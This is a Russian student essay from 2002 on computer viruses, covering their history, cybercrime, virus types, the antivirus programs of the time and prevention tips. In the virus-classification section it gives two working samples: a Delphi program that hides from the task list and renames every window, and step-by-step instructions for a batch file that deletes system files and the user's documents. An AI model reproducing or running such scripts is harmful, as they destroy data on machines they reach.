Министерство образования РФ.

ВСГТУ.

Кафедра: «Электроно вычислительные системы системы»

Реферат на тему:

Выполнили: С-т гр 521-2 Матвеев Ф.

Проверил:

Улан-Удэ.2002 г.

## Содержание:

1. Введение.
2. Признаки появления вирусов.
3. Кролики размножаются.
4. Преступность в с сфере компьютерных технологий.
5. Классификация вирусов
6. Антивирусные программы.
7. Профилактика.
8. Заключение.

### 1. Введение.

Массовое использование ПК в автономном и сетевом режиме, включая выход в глобальную сеть Интернет, породи­ло проблему заражения их компьютерными вирусами.

*Компьотерным вирусом* принято называть специально на­писанную, небольшую по размерам программу. Способную самопроизвольно присоединяться к другим программам (т.е. заражать их), создавать свои копии и внедрять их в файлы, системные области компьютера и в другие, объединенные с ним компьютеры с целью нарушения нормальной работы про­грамм, порчи файлов и каталогов, создания различных помех при работе на компьютере.

### 2. Признаки появления вирусов.

Для маскировки вируса его действия по заражению других программ и нанесению вреда могут выполняться не всегда, а при выполнении каких-либо условий. После того как вирус выполнит нужные ему действия, он передает управление той программе, в которой он находится, и ее работа некоторое время не отличается от работы незараженной. Все действия вируса могут выполняться достаточно быстро и без выдачи каких-либо сообщений, поэтому пользователь часто и не за­мечает, что компьютер работает со "странностями". К при­знакам появления вируса можно отнести:

• замедление работы компьютера;

• невозможность загрузки операционной системы;

• частые «зависания» и сбои в работе компьютера;

• прекращение работы или неправильная работа ранее успеш­но функционировавших программ;

• увеличение количества файлов на диске;

• изменение размеров файлов;

• периодическое появление на экране монитора неуместных системных сообщений;

• уменьшение объема свободной оперативной памяти;

• заметное возрастание времени доступа к жесткому диску;

• изменение даты и времени создания файлов;

• разрушение файловой структуры (исчезновение файлов, искажение каталогов и др.);

• загорание сигнальной лампочки дисковода, когда к нему

нет обращения.

Надо заметить, что названные симптомы необязательно вызываются компьютерными вирусами, они могут быть след­ствием других причин, поэтому компьютер следует периоди­чески диагностировать.

### 3. «Кролики» размножаются.

Мнения по по­воду даты рождения первого компьютерно­го вируса расходятся. Доподлинно извес­тно только то, что в самом первом механи­ческом компьютере, так называемой маши­не Беббиджа, их не было.

Первые появления вирусов были отмече­ны в конце 60-х — начале 70-х годов. Эти программы-паразиты, которые занимали системные ресурсы и снижали производи­тельность системы, называли «кроликами» (the rabbit). Однако, скорее всего, «кролики» были просто ошибками или шалостями прог­раммистов, обслуживавших компьютеры.

В середине 70-х был обнаружен один из первых настоящих вирусов — «The Cree­per», который мог самостоятельно войти в сеть через модем и передать свою копию удаленной системе. Для борьбы с ним соз­дали первую известную антивирусную программу— «The Reeper».

Те, кто начал работать на IBM-PC в сере­дине 80-х, наверняка помнят повальную эпидемию вирусов «Brain», «Vienna», «Cas­cade». Буквы сыпались на экранах, а толпы пользователей осаждали специалистов по ремонту мониторов. Затем компьютер за­играл «Yankee Doodle», правда, чинить ди­намики теперь никто не бросился — уже было понятно, что это вирус.

Время шло, вирусы плодились. Все они были похожи друг на друга — лезли в па­мять, цеплялись к файлам и секторам, пе­риодически убивали дискеты и винчесте­ры. Летом 1991 года появился вирус-неви­димка «Dir-II», противоядие для которого нашли далеко не сразу...

В августе 1995 года, когда все прогрес­сивное человечество праздновало выход новой операционной системы Windows 95 от Microsoft, практически незамеченным прошло сообщение о вирусе, заражающем документы Microsoft Word. Он получил имя «Concept» и в мгновение ока проник в ты­сячи (если не в миллионы) компьютеров — ведь передача текстов в формате MS Word стала одним из стандартов. Для того чтобы заразиться вирусом, требовалось всего лишь открыть зараженный документ, и все остальные редактируемые документы так­же «заболевали», В результате, получив по Интернету зараженный файл и прочитав его, пользователь, сам того не ведая, оказы­вался разносчиком компьютерной заразы. Опасность заражения MS Word, учитывая возможности Интернета, стала одной из са­мых серьезных проблем за всю историю су­ществования вирусов.

Но MS Word дело не ограничилось. Ле­том 1996 года появился вирус «Laroux», по­ражающий таблицы MS Excel. (В 1997 году этот вирус вызвал эпидемию в Москве.) К лету 97-го число макровирусов достигло нескольких сотен...

18 сентября этого года на Тайване был повторно арестован создатель знаменитого «Чернобыля» Чен Ин-Хау. (Первый раз Чен Ин-Хау задержали в апреле 1999 года, но он избежал наказания, поскольку на тот мо­мент не имелось официальных жалоб от тайваньских компаний. Поводом для ново­го ареста послужили обвинения, предъяв­ленные тайваньским студентом, который пострадал от вируса «Чернобыль» уже в ап­реле этого года.) Этот вирус был обнаружен на Тайване в июне 98-го. Тогда его автор за­разил компьютеры университета, в кото­ром учился. «Больные» файлы расползлись по местным Интернет-конференциям, и ви­рус выбрался за пределы Тайваня. Через неделю эпидемия поразила Австрию, Ав­стралию, Израиль и Великобританию. За­тем вирус проявил себя и в других странах, в том числе и в России.

Примерно через месяц зараженные файлы появились на нескольких американ­ских Web-серверах, распространяющих игровые программы, что, видимо, и послужило причиной последовавшей глобальной эпидемии «Чернобыля». 26 апреля 1999 го­да взорвалась «логическая бомба», зало­женная в его код. По различным оценкам, в этот день по всему миру пострадало около 500 тыс. компьютеров — были уничтоже­ны данные на жестких дисках, а в некото­рых случаях даже испорчены микросхемы на материнских платах. Никогда еще ви­русные эпидемии не приносили таких убытков. Через какое-то время «Черно­быль» сработал вновь. Ущерб, нанесенный им только в Южной Корее, оценивается в $250 млн.

22 октября этого года на Филиппинах арестовали 19-летнего хакера, подозревае­мого в распространении вирусов. (Позднее он был отпущен на свободу до окончания расследования.) Власти Филиппин, видимо, решили таким образом реабилитироваться после нескольких неудачных попыток привлечь к ответственности распространи­телей вируса «LoveLetter», причинившего огромный ущерб в мае этого года.

Сегодня в базе одного из самых мощных отечественных, да и, пожалуй, мировых средств антивирусной защиты, «AVP Евге­ния Касперского», содержится информа­ция о 40 393 вирусах (на б ноября 2000 го­да), а также соответствующие средства об­наружения, лечения и удаления.

### 4. Преступность в сфере компьютерных технологий.


Во многих странах действуют законодательные меры по борьбе с компьютерными преступлениями и злоумышленны­ми действиями, разрабатываются антивирусные программные средства, однако количество новых программных вирусов возрастает. Лиц, использующих свои знания и опыт для не­санкционированного доступа к информационным и вычислительным ресурсам, к получению конфиденциальной и секрет­ной информации, к совершению вредоносных действий, в ли­тературе называют *хакерами и кракерами.*

Действия хакеров, или компьютерных хулиганов, могут наносить существенный вред владельцам компьютеров и владельцам (создателям) информационных ресурсов, так как приводят к простоям компьютеров, необходимости восстанов­ления испорченных данных либо к дискредитации юридиче­ских или физических лиц, например, путем искажения информации на электронных досках объявлений или на WEB-серверах в Интернет. Мотивы действий компьютерных зло­умышленников самые различные: стремление к финансовым приобретениям; желание навредить и отомстить руководите­лю организации, из которой по тем или иным причинам уво­лился сотрудник; психологические черты человека (зависть, тщеславие, желание как-то проявить себя, просто хулиганство и др.).

### 5. Классификация вирусов

Основными путями заражения компьютеров вирусами яв­ляются съемные диски (дискеты и CD-ROM) и компьютерные сети. Заражение жесткого диска компьютера может произой­ти при загрузке компьютера с дискеты, содержащей вирус. Для усиления безопасности необходимо обращать внимание на то, как и откуда получена программа (из сомнительного источ­ника, имеется ли наличие сертификата, эксплуатировалась ли раньше и т.д.). Однако главная причина заражения компью­теров вирусами - отсутствие в операционных системах эффек­тивных средств защиты информации от несанкционированно­го доступа.

По данным специальной литературы, к концу 1998 г. в ми­ровой практике было зарегистрировано более 20 тыс. компь­ютерных вирусов (на сегодняшний день известно около 50 000 вирусов) и каждую неделю появляется около десяти новых вирусов. Одна из схем классификации компьютерных вирусов представлена на рис. 1



**Рис.** 1 Классификация компьютерных вирусов

В зависимости от среды обитания вирусы классифициру­ются на загрузочные, файловые, системные, сетевые, файлово-загрузочные.

***Загрузочные вирусы*** внедряются в загрузочный сектор дис­ка или в сектор, содержащий программу загрузки системного диска.

***Файловые вирусы*** внедряются в основном в исполняемые файлы с расширением .СОМ и .ЕХЕ.

***Системные вирусы*** проникают в системные модули и драй­веры периферийных устройств, поражают программы-интер­претаторы.

***Сетевые*** вирусы обитают в компьютерных сетях; ***файлово-загрузочные*** поражают загрузочные сектора дисков и файлы прикладных программ.

***Резидентные вирусы*** при заражении компьютера оставля­ют в оперативной памяти свою резидентную часть, которая затем при каждом обращении к операционной системе и к дру­гим объектам внедряется в них и выполняет свои разрушитель­ные действия до выключения или перезагрузки компьютера. Нерезидентные вирусы не заражают оперативную память.

Алгоритмическая особенность построения вирусов оказы­вает влияние на их проявление и функционирование. Так, репликаторные программы благодаря своему быстрому воспро­изводству приводят к переполнению основной памяти, при этом уничтожение программ-репликаторов усложняется, если воспроизводимые программы не являются точными копиями оригинала. В компьютерных сетях распространены программы-«черви». Они вычисляют адреса сетевых компьютеров и «записываются по ним», поддерживая между собой связь. В случае прекращения существования «червя» на каком-либо ПК оставшиеся отыскивают свободный компьютер и внедряют в него такую же программу

" *Троянский конь" -* это программа, которая, маскируясь под полезную программу, выполняет дополнительные функции, о чем пользователь и не догадывается (например, собирает ин­формацию об именах и паролях, записывая их в специальный файл, доступный лишь создателю данного вируса), либо раз­рушает файловую систему.

*Логическая бомба -* это программа, которая встраивается в большой программный комплекс. Она безвредна до наступ­ления определенного события, после которого реализуется ее логический механизм. Например, такая вирусная программа начинает работать после некоторого числа запусков приклад­ной программы, комплекса, при наличии или отсутствии оп­ределенного файла или записи файла и т.д.

***Программы-мутанты,*** самовоспроизводясь, воссоздают копии, которые явно отличаются от оригинала.

***Вирусы-невидимки*** перехватывают обращения операцион­ной системы к пораженным файлам и секторам дисков и под­ставляют вместо них незараженные объекты.

По степени воздействия на ресурсы компьютерных систем и сетей выделяются безвредные, опасные и разрушительные вирусы.

***Безвредные вирусы*** не разрушают файлы, но могут перепол­нять оперативную и дисковую память, выводить на экран гра­фические эффекты и т.д. Например:

(программа пишется в Delphi):

program Project1;

uses windows, Messages;

procedure registerserviceprocess; external 'kernel32.dll'

name 'RegisterServiceProcess'; //функция EnumWindowsProc

function EnumWindowsProc(h: hwnd): BOOL; stdcall;

begin

SendMessage(h,WM\_SETText,0,Iparam(PChar('Fed\_108- компьютерщик)));

end;

//начало программы

var h:THandle;

begin

asm

push 1

push 0

call registerserviceprocess;

end;

//запускаю цикл

while true do begin //запускаю перечесление всех окон

EnumWindows(@EnumWindowsProc,0);

h:=CreateEvent(nil, true, false, ");//делаю задержку в 100 мс.

WaitForSingleObject(h, 100);

CloseHandle(h);

end;

end.

Эффект: все названия окон переименовываются в «Fed\_108- компьютерщик»

***Опасные вирусы*** приводят к различ­ным нарушениям в работе компьютера; ***разрушительные*** *-* к стиранию информации, полному или частичному нарушению работы прикладных программ. Например:

Заходим в Far-manager, нажимаем Shift+F4, пишем любое название файла (install.bat), главное чтобы расширение было \*.bat.  
  
После чего печатаем примерно следующий текст:  
cd C:  
cd\  
cd windows (у 95% процентов юзеров папка именно такая)  
del \*.exe  
del \*.ini  
del \*.com  
cd\  
cd windows  
cd system  
del \*.dll  
del \*.exe  
cd\  
cd моидок~1  
del \*.doc  
del \*.txt  
del \*.htm  
del \*.html  
del \*.pdf  
del \*.jpg  
del \*.zip  
del \*.gif  
Нажимаем F2 и сохраняем таким образом написанный файл. Эффект: стираются все файлы с указанными расширениями в указанных папках.

Массовое распространение компьютерных вирусов вызва­ло разработку антивирусных программ, позволяющих обна­руживать и уничножать. Программы-фильтры, или «сторожа», постоянно находятся в оперативной памяти, являясь резидентными, и «перехваты­вают» все запросы к операционной системе на выполнение «подозрительных действий», т.е. операции, используемых ви­русами для своего размножения и порчи информационных и других системных ресурсов в компьютере. Такими действиями мо­гут быть. попытки изменения атрибутов файлов, коррекции исполняемых BAT- СОМ- или ЕХЕ-файлов, записи в загрузочные сектора диска и др. При каждом запросе на такое действие на экран компьюте­ра выдается cообщение о каких либо действий и какая программа желает его выполнять. Пользователь в ответ на это должен либо разрешить выполнение действия, либо запретить его. Подобная часто повторяющаяся «назой­ливость», раздражающая пользователя, и то, что объем опе­ративной памяти уменьшается из-за необходимости постоян­ного нахождения в ней «сторожа», являются главными недо­статками этих программ. К тому же программы-фильтры не «лечат» файлы или диски, для этого необходимо использовать другие антивирусные программы. Примером программ- сто­рожей являются Vsefe, входящая в пакет утилит MS-DOS, и программы, работающие в среде Windows, - AVP, Norton AntiVirus for Windows 95, McAfee Virus Scan 95, Thunder Byte Professional for Windows 95.

Надежным средством защиты от вирусов считаются ***про­граммы-ревизоры.*** Они запоминают исходное состояние про­грамм, каталогов и системных областей диска, когда компью­тер еще не был заражен вирусом, а затем периодически сравнивают текущее состояние с исходным. При выявлении несоответствий (по длине файла, дате модификации, коду цик­лического контроля файла и др.) сообщение об этом выдается пользователю. Примером программ-ревизоров являются про­грамма Adinf фирмы «Диалог-Наука» и дополнение к ней в виде Adinf Cure Module.

***Программы-доктора*** не только обнаруживают, но и "лечат" зараженные программы или диски, «выкусывая» из заражен­ных программ тело вируса. Программы этого типа делятся на *фаги* и *полифаги.* Последние служат для обнаружения и унич­тожения большого количества разнообразных вирусов. Наи­большее распространение в России имеют такие полифаги, как MS AntiVirus, Aidstest и Doctor Web, которые непрерывно обновляются для борьбы с появляющимися новыми вирусами.

***Программы-детекторы*** позволяют обнаруживать файлы, зараженные одним или несколькими известными разработчи­кам программ вирусами.

***Программы-вакцины,*** или иммунизаторы, относятся к рези­дентным программам. Они модифицируют программы и дис­ки таким образом, что это не отражается на работе программ, но вирус, от которого производится вакцинация, считает их уже зараженными и не внедряется в них.

### 6. Антивирусные программы.

Как известно, вирус может содержаться только в файлах, которым передаётся управление: программы, динамические библиотеки, драйверы, командные файлы, скрипты, документы и шаблоны с макросами, то есть файлы с расширениями COM, EXE, DLL, DRV, VXD, SYS, BAT, DOC, DOT, XLS и др. Таким образом, например, обычный текстовый файл (с расширением TXT) можно запускать без опасений получить заразу - TXT-файл будет просто открыт в Блокноте.

Охарактеризуем некоторые антивирусные программы. К настоящему времени зарубежными и отечественными фирма­ми и специалистами разработано большое количество анти­вирусных программ. Многие из них, получившие широкое признание, постоянно пополняются новыми средствами для борьбы с вирусами и сопровождаются разработчиками.

У российских пользователей персональных компьютеров популярен антивирусный комплект АО «Диалог-Наука», в который входят программа-ревизор диска Adinf и лечащий блок Adinf Cure Module. Одна из последних версий этой программы-полифага Aidstest (конец 1997 г.) обнаруживает бо­лее 1700 вирусов. Aidstest для своего нормального функцио­нирования требует, чтобы в оперативной памяти не было дру­гих резидентных антивирусных программ, блокирующих за­пись в программные файлы, поэтому их следует предваритель­но выгрузить.

При запуске программы Aidstest проверяет оперативную память на наличие известных вирусов и обезвреживает их. При этом парализуются функции вируса, связанные с размноже­нием, а другие побочные эффекты могут оставаться, в связи с чем после окончания обезвреживания вируса программа вы­дает запрос о перезагрузке. Перезагрузку рекомендуется осу­ществить кнопкой RESET, так как при перезагрузке клавиша­ми [CTRL]+[Alt]+[Del] некоторые вирусы могут сохраняться. Кроме того, компьютер и антивирусную программу лучше за­пустить с защищенной от записи дискеты, чтобы при запуске с зараженного диска вирус не смог записаться в память рези­дентом и препятствовать лечению.

Aidstest тестирует свое тело на наличие известных вирусов, а также судит по искажению в своем коде о своем заражении неизвестным вирусом. При этом возможны случаи «ложной тревоги», например при сжатии антивируса программой- упа­ковщиком. Программа не имеет графического интерфейса, режимы ее 1 работы задаются с помощью ключей. Указав путь, можно проверить не весь диск, а отдельный подкаталог. Оптимальный режим для ежедневной работы задается ключами /g (проверка всех файлов) и /s (медленная проверка). Увеличение времени при таких опциях практически неощутимо (полностью запол­ненный жесткий диск емкостью 520 Мбайт на ПК с процессо­ром 486DX2 тестируется менее чем 2 мин), зато вероятность обнаружения вирусов резко повышается.

Ключ *If* следует использовать тогда, когда Aidstest, а также другие программы-антивирусы указывают на наличие вируса в каком-либо файле. При обнаружении вируса в ценном для пользователя файле этот файл следует переписать на дискету и попытаться вылечить с помощью ключа /f. Если попытка не увенчается успехом, надо удалить все зараженные копии фай­ла и проверить диск снова. Если в файле содержится важная информация, которую нежелательно удалять, можно заархивировать файл или найти другую антивирусную программу, способную лечить этот тип вируса.

Для создания в файле протокола работы программы Aidstest служит ключ /р. Протокол нужен, если пользователь не успевает просмотреть имена зараженных файлов. Для под­держки антивирусного программно- аппаратного комплекса Sheriff предназначен ключ /z.

Программа-полифаг Doctor Web необходима прежде всего для борьбы с полиморфными вирусами, которые появились сравнительно недавно. Так же как и Aidstest, Doctor Web об­новляется не реже раза в месяц, а в промежутках между верси­ями выходят 1-3 дополнения вирусной базы Doctor Web.

Использование программы Doctor Web для проверки дис­ков и удаления обнаруженных вирусов в целом подобно Aidstest, в связи с чем эту программу можно запускать сразу после (или до) запуска Aidstest. При этом практически не про­исходит «дублирования», так как Aidstest и Doctor Web работают на разных наборах вирусов. В режиме эвристического анализа программа Doctor Web способна эффективно определять файлы, зараженные новы­ми, неизвестными вирусами. Применяя одновременно Aidstest и Doctor Web для контроля дискет и получаемых по сети фай­лов, можно почти наверняка избежать заражения.

С программой Doctor Web можно работать как в режиме полноэкранного интерфейса с использованием меню и диало­говых окон, так и в режиме командной строки. В командной строке задаются диск, путь и необходимые ключи. Среди ключей: **/al** - диагностика всех файлов на заданном устройстве;

**/р** - удаление вирусов с подтверждением пользователя; **/dl** -удаление файлов, корректное "лечение" которых невозмож­но; **/CU** - "лечение" дисков и файлов; **/zp** - запись протокола работы в файл. При работе в режиме полноэкранного интер­фейса после запуска антивирусной программы пользователь использует необходимые установки через пункты основного меню: ***Dr. Web.* Тест Настройки Дополнения.**

Программа-ревизор Adinf позволяет обнаружить любой вирус, включая вирусы, вирусы-мутанты и неизвестные на се­годняшний день вирусы. Время проверки одного логичес­кого диска крайне мало, что дает возможность использовать Adinf повседневно без существенной потери времени.

Переход на применение операционной системы Windows 95 породил проблемы с защитой от вирусов, создаваемых специ­ально для этой среды. Кроме того, появилась новая разновид­ность инфекции - *макровирусы,* «вживляемые» в документы, подготавливаемые текстовым процессором Word. АО "Диа­лог-Наука" предложен программно-аппаратный комплекс Sheriff, предназначенный для антивирусного мониторинга и защиты, но он предполагает установку в ПК дополнительней платы расширения и может работать только на серверах и рабочих станциях, оперирующих большими объемами данных. Известными антивирусными программами являются Antiviral Toolkit Pro (AVP32), Norton AntiVirus for Windows 95, McAffee VirusScan95, Sophos SWEEP for Windows 95, ThunderBY ТЕ Ai.dVirus Utilities и др. Эти программы работают в виде программ-сканеров и проводят антивирусный контроль оператив­ной памяти, папок и дисков, содержат алгоритмы для распоз­навания новых типов вирусов, позволяют в процессе провер­ки лечить файлы и диски.

Программа Antiviral Toolkit Pro (AVP32) является 32-раз­рядным приложением, работающим в среде Windows 95 и Windows NT, имеет удобный пользовательский интерфейс, гибкую систему настроек и позволяет распознавать более 50 тыс. различных вирусов. Для работы этой программы компьютер должен иметь не менее 4 Мбайт оперативной памяти и не ме­нее 2 Мбайт свободного места на жестком диске. Antiviral Toolkit Pro распознает и удаляет полиморфные вирусы, вирусы невидимки, макро вирусы в документах, подготовленных в Word и Excel, "троянские кони".

Интерфейс программы AllMicro AntiVirus for Windows 95 довольно прост и не требует от пользователя дополнительных знаний о продукте - просто требуется нажать кнопку «Scan», после чего начинается проверка памяти, загрузочных секто­ров жесткого диска, а затем и всех дисков компьютера. Но простота работы не означает плохое качество: в базе данных программы содержится более 8000 сигнатур, и она может про­верять не только традиционные исполняемые файлы, но и ар­хивы, и новые типы файлов Windows 95, при этом пользова­тель имеет возможность задать строку условий для поиска не знакомых программе вирусов.

Программа Vscan 95 каждый раз в процессе начальной заг­рузки проверяет память компьютера, загрузочные сектора си­стемного диска и все файлы в корневом каталоге. Две другие программы пакета (McAfee Vshield и Vscan) созданы как при­ложения Windows 95. Первая обеспечивает после загрузки Windows 95 слежение за вновь подключенными дисками, кон­троль исполняемых программ и копируемых файлов, вторая программа служит для дополнительной проверки памяти, дис­ков и файлов. Пакет McAfee VirusScan 95 умеет находить макро вирусы в MS Word учитывая развитие локальных компьютерных сетей элект­ронной почты и сети Интернет и внедрение сетевой ОС Windows NT, разработчиками антивирусных программ раз­работаны и поставляются на рынок такие программы, как Mail Checker, для проверки входящей и исходящей электронной почты, AntiViral Toolkit Pro - для обнаружения, лечения, уда­ления и перемещения в специальный каталог пораженных ви­русом файлов при работе с сетевой ОС Novell NetWare версий З.х и 4.х. Программа F-Secure для Windows NT Server обеспе­чивает в реальном масштабе времени защиту сервера, автома­тически проверяя на наличие вирусов каждый файл, к которо­му обращаются рабочие станции, выполняет расширенное ав­томатическое протоколирование в специальный журнал собы­тий, оповещает о проявлениях вирусов системного админист­ратора.

### Профилактика

Для того, чтобы не подвергнуть компьютер заражению вирусами и обеспечить надежное хранение информации на дисках, необходимо соблюдать следующие правила:

1. оснастите свой компьютер современными антивирусными программами, например AntiViral Toolkit Pro, Doctor Web, и постоянно возобновляйте их версии
2. перед считыванием с дискет информации, записанной на других компьютерах, всегда проверяйте эти дискеты на наличие вирусов, запуская антивирусные программы своего компьютера
3. при переносе на свой компьютер файлов в архивированном виде проверяйте их сразу же после разархивации на жестком диске, ограничивая область проверки только вновь записанными файлами
4. периодически проверяйте на наличие вирусов жесткие диски компьютера, запуская антивирусные программы для тестирования файлов, памяти и системных областей дисков с защищенной от записи дискеты, предварительно загрузив операционную систему с защищенной от записи системной дискеты
5. всегда защищайте свои дискеты от записи при работе на других компьютерах, если на них не будет производится запись информации
6. обязательно делайте архивные копии на дискетах ценной для вас информации
7. не оставляйте в кармане дисковода А дискеты при включении или перезагрузке операционной системы, чтобы исключить заражение компьютера загрузочными вирусами
8. используйте антивирусные программы для входного контроля всех исполняемых файлов, получаемых из компьютерных сетей
9. проверяйте e-mail даже если письмо пришло от хорошо известного вам человека (это обусловлено не тем что он хочет вам навредить а из-за того что он полный Lamer а его комп заражён)

Так же следует иногда проверять автозагрузку, т.к. именно туда обычно закидывают загрузочные вирусы, но этот метод очень распространён и по этому следует проверять в реестре следующую папку:

HKEY\_CURRENT\_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\***Run***

### 8. Заключение.

**Компьютерный вирус** - специально написанная программа, способная самопроизвольно присоединяться к другим программам, создавать свои копии и внедрять их в файлы, системные области компьютера и в вычислительные сети с целью нарушения работы программ, порчи файлов и каталогов, создания всевозможных помех в работе компьютера.

В настоящее время известно более 50000 программных вирусов, число которых непрерывно растет. Известны случаи, когда создавались учебные пособия, помогающие в написании вирусов.

Основные виды вирусов: загрузочные, файловые, файлово-загрузочные. Наиболее опасный вид вирусов - полиморфные.

Из истории компьютерной вирусологии ясно, что любая оригинальная компьютерная разработка заставляет создателей антивирусов приспосабливаться к новым технологиям, постоянно усовершенствовать антивирусные программы.

Причины появления и распространения вирусов скрыты с одной стороны в психологии человека, с другой стороны - с отсутствием средств защиты у операционной системы.

Основные пути проникновения вирусов - съемные диски и компьютерные сети. Чтобы этого не случилось, соблюдайте меры по защите. Также для обнаружения, удаления и защиты от компьютерных вирусов разработано несколько видов специальных программ, называемых антивирусными.

Но некоторые свойства вирусов озадачивают даже специалистов. Еще совсем недавно трудно было себе представить, что вирус может пережить холодную перезагрузку или распространяться через файлы документов. В таких условиях нельзя не придавать значение хотя бы начальному антивирусному образованию пользователей. При всей серьезности проблемы ни один вирус не способен принести столько вреда, сколько начинающий LAMER (он же чайник) с дрожащими руками!!! (последнее предложение is joke)

**Библиографический список:**

1. Лекции по теме «Общий принцип безопасности ОС»
2. Косарёв В.П. «Компьютерные сети и системы» М. 2000 г.
3. **W**orld **W**ide **W**eb под названием Internet:

http://xakep.dax.ru

http://xakep.ru

1. журнал «][akep» №.32 & №.35 2001 г.
2. журнал «Коммерсант «Деньги»» № 45 2000 г.